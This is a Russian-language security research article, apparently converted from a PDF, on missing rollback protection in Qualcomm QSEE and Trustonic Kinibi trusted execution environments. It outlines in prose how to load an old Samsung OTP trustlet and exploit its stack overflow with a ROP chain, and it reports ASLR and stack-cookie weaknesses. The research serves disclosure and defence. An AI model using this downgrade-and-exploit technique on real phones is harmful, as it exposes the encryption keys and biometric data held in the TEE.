Отзыв в QSEE

Подписанные образы Qualcomm представляют собой ELF-файлы с сегментом хеш-таблицы, содержащим дайджесты SHA-256 каждого сегмента, подпись и цепочку сертификатов.



Закрытый ключ последнего сертификата подписывает объединённые хеши. Корневой сертификат проверяется по хешу корневого ключа в ROM или однократно программируемых eFuse. Поля OU сертификата привязывают политику к подписи. `SW_ID` объединяет идентификатор образа и счётчик версии; значение eFuse выше версии образа должно запрещать откат.

```
01      SW_ID           VERSION (32-bit) || IMAGE_ID (32-bit)
```

Разбор сертификата Widevine устройства Pixel с помощью OpenSSL показал идентификатор образа `0xC` и нулевую версию. Все trustlet имели один и тот же идентификатор образа.

```
openssl x509 -in wv_cert.der -inform der -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=TW, ST=Taiwan, L=Taipei, O=hTC, OU=General OEM attestation CA, CN=OEM attestation CA
        Validity
            Not Before: Jul 29 07:12:22 2016 GMT
            Not After : Jul 24 07:12:22 2036 GMT
        Subject: C=TW, CN=hTC User, L=Taipei, O=SecTools, ST=Taiwan,
                 OU=01 000000000000000C SW_ID,
                 OU=02 0005F0E100000000 HW_ID,
                 OU=04 0000 OEM_ID,
                 OU=05 00000108 SW_SIZE,
                 OU=06 0000 MODEL_ID,
                 OU=07 0001 SHA256,
                 OU=03 0000000000000000 DEBUG,
                 OU=08 0000000000000333 APP_ID
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
```


Image ID

Version

Исследование более 45 образов прошивок Google, Samsung, LG, Motorola и других производителей обнаружило только один образ, где версия хотя бы одного trustlet была выше нуля. При этом

известные уязвимости уже исправлялись, включая ошибку выполнения кода Widevine в Nexus 6. Исправленные устройства всё равно принимали старый уязвимый trustlet: атакующему было достаточно поместить его куда угодно и изменить один путь в исходном эксплойте.


QSEECOM получает буфер памяти, а не путь к файлу, поэтому драйвер ядра не может просто разрешить загрузку только из `/system`. Взаимодействовать с ним могут несколько привилегированных доменов SELinux, включая службы media, DRM, KeyStore, томов и отпечатков пальцев.




Некоторые устройства могут хранить версии отдельных приложений в защищённом от воспроизведения хранилище Replay Protected Memory Block. `APP_ID` позволяет точнее идентифицировать trustlet, но для этого требуется заранее настроенный eFuse. Несколько производителей повторно использовали один `APP_ID` для множества приложений, лишая отзыв точной гранулярности. Устройства с разблокируемым загрузчиком создают конфликт политик: необратимые счётчики отката мешают пользователям загружать законно выбранные старые прошивки.

Отзыв в Kinibi


Анализ Kinibi проводился на Galaxy S7 Edge с TEE 310B. Открытые заголовки MCLF описывают метаданные, код и данные, оставляя непрозрачный завершающий блок подписи.




Ядро TEE встроено как BL32 в Samsung SBOOT. Его можно найти, проследив процесс загрузки ARM Trusted Firmware; строка `VERSION_-+A0` отмечает начало, а цели переходов вместе с VBAR указывают виртуальную базу `0x7F00000`.



Обратная разработка загрузчика раскрыла устройство блока подписи. Он содержит данные открытого ключа и подпись. Загрузчик хеширует открытый ключ, сравнивает результат с хешем, встроенным в ядро, а затем проверяет предшествующее блоку содержимое trustlet.



Проверяемого счётчика отката найти не удалось. Каждый trustlet в коллекции прошивок имел нулевую версию службы. `mcDriverDaemon` загружает trustlet из `/system/app/mcRegistry` или `/data/app/mcRegistry`; запрошенный UUID выбирает имя файла, но не сравнивается с UUID внутри бинарного файла. Старый trustlet отпечатков пальцев, помещённый в реестр данных под произвольным запрошенным UUID, успешно загрузился.



Unix-сокет демона и драйвер ядра доступны широкому кругу привилегированных процессов. Trustonic добавила предотвращение отката в Kinibi 400, используемой Galaxy S8/S8 Plus. На старых устройствах Exynos нет отдельного состояния, необходимого для отклонения старых подписанных образов.

Выбор цели

Сравнение исходной и текущей прошивок раскрывает исправления, относящиеся к безопасности. Galaxy S7 и S7 Edge также используют общий ключ подписи trustlet, поэтому подписанные trustlet каждого из устройств работают на другом. Быстрое сравнение trustlet CCM обнаружило четыре новые проверки границ.


```
[  355.869157] [6:       swapper/6:    0] CPU6: Booted secondary processor
[  355.869171] [6:       swapper/6:    0] Detected VIPT I-cache on CPU6
[  355.869224] [6:       swapper/6:    0] handle_IPI: IPI_WAKEUP
[  355.870175] [7:       swapper/7:    0] CPU7: Booted secondary processor
[  355.870188] [7:       swapper/7:    0] Detected VIPT I-cache on CPU7
[  355.870236] [7:       swapper/7:    0] handle_IPI: IPI_WAKEUP
[  355.934708] [3:    kworker/3:1: 2546] Trustonic TEE: d01|Trustlet FingerPrint::Starting
[  356.110944] [5:      exynos_hp: 1768] Trustonic TEE: mobicore_cpu_callback: Cpu 6 is going to die
[  356.111136] [5:      exynos_hp: 1768] Trustonic TEE: mobicore_cpu_callback: Cpu 7 is going to die
[  356.112368] [5:      exynos_hp: 1768] CPU6: shutdown
[  356.112376] [5:      exynos_hp: 1768] CPU7: shutdown
[  356.112957] [5:      exynos_hp: 1768] Trustonic TEE: mobicore_cpu_callback: Cpu 6 is dead
[  356.113428] [5:      exynos_hp: 1768] Trustonic TEE: mobicore_cpu_callback: Cpu 7 is dead
```

Более простой целью оказался trustlet OTP от Samsung. Две тривиальные ошибки, найденные годом ранее, уже исправили, но старые подписанные образы по-прежнему можно было загружать.


Написание быстрого эксплойта

Приложение OTP генерирует токены с помощью ключей, привязанных к TrustZone. Его командный цикл диспетчеризует 32-битные идентификаторы команд из Normal World. Несколько команд вызывают `otp_unwrap`, передавая контролируемую пользователем длину токена без проверки. Функция копирует данные такой длины в буфер стека.

```
> strings sboot.bin | grep -i "rollback"
com.trustonic.trustedStorage.antiRollback.rpmbCfg
gpd.tee.trustedStorage.antiRollback.protectionLevel
```




Слишком большой токен перезаписывает стек через кадры между `otp_unwrap` и `process_cmd`. Stack cookie на пути нет. Эксплойт заменяет сохранённый LR первым ROP-гаджетом и размещает цепочку в необычно больших промежуточных кадрах.



Цепочка подготавливает аргументы, вызывает произвольную функцию trustlet и возвращает результат в `process_cmd`. Гаджеты чтения и записи предоставляют доступ к памяти; службы ОС

TEE вызываются через уже импортированные в trustlet функции. Оставшаяся часть стека заполняется sled из `POP {PC}` до последнего кадра, восстанавливающего несбрасываемое состояние.



Многие trustlet обходятся без кучи и полагаются на глобальные данные и огромные стеки, что увеличивает частоту переполнений стека. Без cookies такие ошибки эксплуатируются напрямую. Опубликованный эксплойт создаёт позиционно-независимый blob, подходящий для внедрения в привилегированный процесс вроде `system_server`.


Меры защиты

Сравнение проводилось между Kinibi 310B на Galaxy S7 Edge и QSEE на Nexus 6, с выполнением кода в одном trustlet каждой платформы.

ASLR


В Kinibi нет ASLR. Каждый trustlet загружается по фиксированному адресу из заголовка MCLF, обычно `0x1000`, а общая вспомогательная библиотека `mcLib` всегда находится по адресу `0x7D01000`. Поэтому и код приложения, и гаджеты системных вызовов/вызовов предсказуемы.

QSEE рандомизирует trustlet, но каждое виртуальное адресное пространство представляет собой плоское отображение в физически непрерывную выделенную область `secapp`, обычно размером около 100 Мбайт. Это ограничивает энтропию примерно девятью битами. Поскольку недействительный доступ лишь завершает перезагружаемый trustlet, практичен многократный подбор: около 355 попыток дают 50-процентную вероятность успеха.



Stack cookies и guard pages

В trustlet Kinibi не было stack cookies. QSEE использовала рандомизированные cookies размером с указатель. Ни одна платформа не размещала guard pages между глобальными данными, кучей и стеком; все области вырезались из одного сегмента данных. Поэтому переполнение любой области может достигнуть остальных.




```
$ ls *.tlbin
00060308060501020000000000000000.tlbin  ffffffff0000000000000000000000012.tlbin  ffffffff0000000000000000000000060.tlbin
07010000000000000000000000000000.tlbin  ffffffff0000000000000000000000013.tlbin  ffffffffd0000000000000000000000004.tlbin
0706000000000000000000000000004d.tlbin  ffffffff0000000000000000000000016.tlbin  ffffffffd0000000000000000000000a.tlbin
08130000000000000000000000000000.tlbin  ffffffff0000000000000000000000017.tlbin  ffffffffd0000000000000000000000e.tlbin
ffffffff0000000000000000000000004.tlbin  ffffffff0000000000000000000000030.tlbin  ffffffffd0000000000000000000000014.tlbin
ffffffff0000000000000000000000005.tlbin  ffffffff0000000000000000000000038.tlbin  ffffffffd0000000000000000000000016.tlbin
ffffffff000000000000000000000000a.tlbin  ffffffff000000000000000000000003e.tlbin  ffffffffd0000000000000000000000017.tlbin
ffffffff000000000000000000000000c.tlbin  ffffffff0000000000000000000000041.tlbin  ffffffffd000000000000000000000001a.tlbin
ffffffff000000000000000000000000d.tlbin  ffffffff0000000000000000000000045.tlbin  ffffffffd000000000000000000000001b.tlbin
ffffffff000000000000000000000000e.tlbin  ffffffff0000000000000000000000047.tlbin  ffffffffd000000000000000000000001e.tlbin
ffffffff000000000000000000000000f.tlbin  ffffffff0000000000000000000000059.tlbin
```

TEE как особо ценная цель

Galaxy S8 поставлялся по меньшей мере с 30 trustlet, расширяя доверенную вычислительную базу и поверхность атаки. Выполнение кода особенно ценно, поскольку TEE хранит ключи шифрования KeyMaster, ключи расшифровки Widevine и биометрические идентификаторы.

В QSEE любой trustlet может отображать физическую память Normal World. Поэтому компрометация одного из них позволяет найти и изменить ядро Linux.

В Kinibi действует более строгая модель: trustlet запрашивают службы у драйверов, а драйверы могут задавать белые списки UUID вызывающих приложений. Но каждый драйвер способен обращаться к физической памяти, поэтому предоставляемые API необходимо проектировать осторожно. Драйвер TIMA от Samsung предоставляет физическое чтение и запись для измерения целостности и разрешает неожиданно большой набор trustlet, ослабляя задуманное разделение.

```
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0xA ; UUID Whitelist
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0xB
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0xF
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x10
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x12
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x13
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x14
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x19
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x20
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x2A
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x1C
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x21
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x26
